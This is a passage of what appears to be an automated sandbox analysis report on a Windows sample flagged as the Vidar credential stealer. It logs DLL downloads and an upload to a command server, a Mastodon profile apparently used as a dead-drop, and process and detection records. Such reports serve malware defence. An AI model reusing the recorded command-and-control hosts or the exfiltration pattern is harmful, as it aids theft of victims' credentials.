Sep 25, 2021 10:14:44.052584887 CEST	9698	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:44 GMT Content-Type: application/x-msdos-program Content-Length: 144848 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "235d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:44 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Sep 25, 2021 10:14:44.143944025 CEST	9848	OUT	GET /vcruntime140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:44.166949987 CEST	9849	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:44 GMT Content-Type: application/x-msdos-program Content-Length: 83784 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "14748-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:44 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49843	159.69.203.58	80	C:\Users\user\Desktop\RWOEFXaFFI.exe

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:22.090042114 CEST	10070	OUT	POST / HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 86528 Host: 159.69.203.58 Connection: Keep-Alive Cache-Control: no-cache
Sep 25, 2021 10:15:22.355532885 CEST	10157	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 31 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cb cf 06 00 47 dd dc 79 02 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 16Gy0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49758	88.99.75.82	443	C:\Users\user\Desktop\RWOEFXaFFI.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:14:42 UTC	0	OUT	GET /@killern0 HTTP/1.1 Host: mas.to

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:14:42 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 25 Sep 2021 08:14:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Server: Mastodon X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Permissions-Policy: interest-cohort=() Link: <https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to>; rel="lrdd"; type="application/jrd+json", <https://mas.to/users/killern0>; rel="alternate"; type="application/activity+json" Vary: Accept, Accept-Encoding, Origin Cache-Control: max-age=0, public ETag: W/"edd149a45d26b7c6c85f3ae214c1efe3" Content-Security-Policy: base-uri 'none'; default-src 'none'; frame-ancestors 'none'; font-src 'self' https://mas.to; img-src 'self' https: data: blob: https://mas.to; style-src 'self' https://mas.to 'nonce-T1xCg32EBgjZ92DIX8VIKQ=='; media-src 'self' https: data: https://mas.to; frame-src 'self' https:; manifest-src 'self' https://mas.to; connect-src 'self' data: blob: https://mas.to https://media.mas.to wss://mas.to; script-src 'self' https://mas.to; child-src 'self' blob: https://mas.to; worker-src 'self' blob: https://mas.to Set-Cookie: _mastodon_session=YKlz%2BCBaKwscIRUoNVobRbPyfj8ClOKyziZWC5fWzAXtVLZOfJpcmW0jy8sb4RBK1KJBFTgsuOn5wmk2mP8AZyEK1rNbpKip%2BQEFfz5qrqXJ8RZC9nv9Ua63L0UmDxoLH1ei2fH34aKX2yE0V2EPXG4NWyJrh%2Bb3m9TNdXaUyRxE3gEPI5j1s7kOgjxx5bCV7zGFP5xHpP%2BQfKqNQk2m%2BOu5OHceoLLBdXBauAEoGUDRSmh%2B0zD1oyqZomK5LfQCXxlqOfRHUy3QWkKn6%2B%2BzSpWphQsolPUdron7BufmTewuDOjOlaXuefNKhAiwMp8YvhwJJFWq37ANiDlhLJO9nt%2F7OWdT0IYw1JHh0lHvZxbFwPtryQ%3D%3D--9OQNGPb7p1ITWqIj--7UhAcdm9GgNGjJxmyP65ug%3D%3D; path=/; secure; HttpOnly; SameSite=Lax X-Request-Id: 473c0cfa-0022-4ffa-8eb1-52137be927c2 X-Runtime: 0.056348 Strict-Transport-Security: max-age=63072000; includeSubDomains X-Cached: MISS Strict-Transport-Security: max-age=31536000
2021-09-25 08:14:42 UTC	1	IN	Data Raw: 35 30 35 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 27 65 6e 27 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 27 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 27 20 72 65 6c 3d 27 69 63 6f 6e 27 20 74 79 70 65 3d 27 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 27 20 72 65 6c 3d 27 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 27 20 73 Data Ascii: 5054<!DOCTYPE html><html lang='en'><head><meta charset='utf-8'><meta content='width=device-width, initial-scale=1' name='viewport'><link href='/favicon.ico' rel='icon' type='image/x-icon'><link href='/apple-touch-icon.png' rel='apple-touch-icon' s
2021-09-25 08:14:42 UTC	16	IN	Data Raw: 32 38 2d 31 38 2e 37 39 38 38 32 39 2d 31 31 2e 36 30 32 35 20 30 2d 31 37 2e 34 31 37 39 37 20 37 2e 35 30 38 35 31 36 2d 31 37 2e 34 31 37 39 37 20 32 32 2e 33 35 33 35 31 36 76 33 32 2e 33 37 35 30 30 32 48 39 36 2e 32 30 37 30 33 31 56 38 35 2e 34 32 33 38 32 38 63 30 2d 31 34 2e 38 34 35 2d 35 2e 38 31 35 34 36 38 2d 32 32 2e 33 35 33 35 31 35 2d 31 37 2e 34 31 37 39 36 39 2d 32 32 2e 33 35 33 35 31 36 2d 31 30 2e 34 39 33 37 35 20 30 2d 31 35 2e 37 34 30 32 33 34 20 36 2e 33 33 30 30 37 39 2d 31 35 2e 37 34 30 32 33 34 20 31 38 2e 37 39 38 38 32 39 76 35 39 2e 31 34 38 34 33 39 48 33 38 2e 39 30 34 32 39 37 56 38 30 2e 30 37 36 31 37 32 63 30 2d 31 32 2e 34 35 35 20 33 2e 31 37 31 30 31 36 2d 32 32 2e 33 35 31 33 32 38 20 39 2e 35 34 31 30 31 35 2d Data Ascii: 28-18.798829-11.6025 0-17.41797 7.508516-17.41797 22.353516v32.375002H96.207031V85.423828c0-14.845-5.815468-22.353515-17.417969-22.353516-10.49375 0-15.740234 6.330079-15.740234 18.798829v59.148439H38.904297V80.076172c0-12.455 3.171016-22.351328 9.541015-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RWOEFXaFFI.exe PID: 6500 Parent PID: 1708

General

Start time:	10:13:24
Start date:	25/09/2021
Path:	C:\Users\user\Desktop\RWOEFXaFFI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RWOEFXaFFI.exe'
Imagebase:	0x400000
File size:	1534976 bytes
MD5 hash:	2433260019E2886C8FC0969CB076CC49
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.376762320.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.261802945.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.434498098.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.311962061.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.259451356.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.311709051.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.287963771.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.377064377.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.286912060.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.280446011.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.431774665.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.309741686.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.380308781.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.467424126.000000000063E000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.288827319.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.342994846.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.427587532.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.346723703.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.374375927.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.427951994.000000000063E000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.378190748.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.289609698.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.429287331.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source:

	00000000.00000000.347431672.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.308787572.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.375621862.000000000063F000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.263481405.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.307083467.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.280206541.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.262942797.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.260272254.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.344115358.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.378717299.000000000063F000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.432289094.000000000063E000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.310749390.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.428964248.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.343250942.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.307385167.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.263769604.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.344540814.000000000063F000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.259753044.0000000000642000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.341912814.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.287288142.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.260404474.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.466675053.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000000.342183731.000000000063F000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.379996269.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.434964882.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.308530290.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000000.00000000.289841478.0000000002EB0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: WerFault.exe PID: 7008 Parent PID: 6500

General

Start time:	10:13:32
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 916
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 360 Parent PID: 6500

General

Start time:	10:13:44
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1044
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6664 Parent PID: 6500

General

Start time:	10:13:55
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1064
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6632 Parent PID: 6500

General

Start time:	10:14:11
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1088
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 1156 Parent PID: 6500

General

Start time:	10:14:27
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1532
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6896 Parent PID: 6500

General

Start time:	10:14:53
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 2024
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 4760 Parent PID: 6500

General

Start time:	10:15:07
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 2060
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

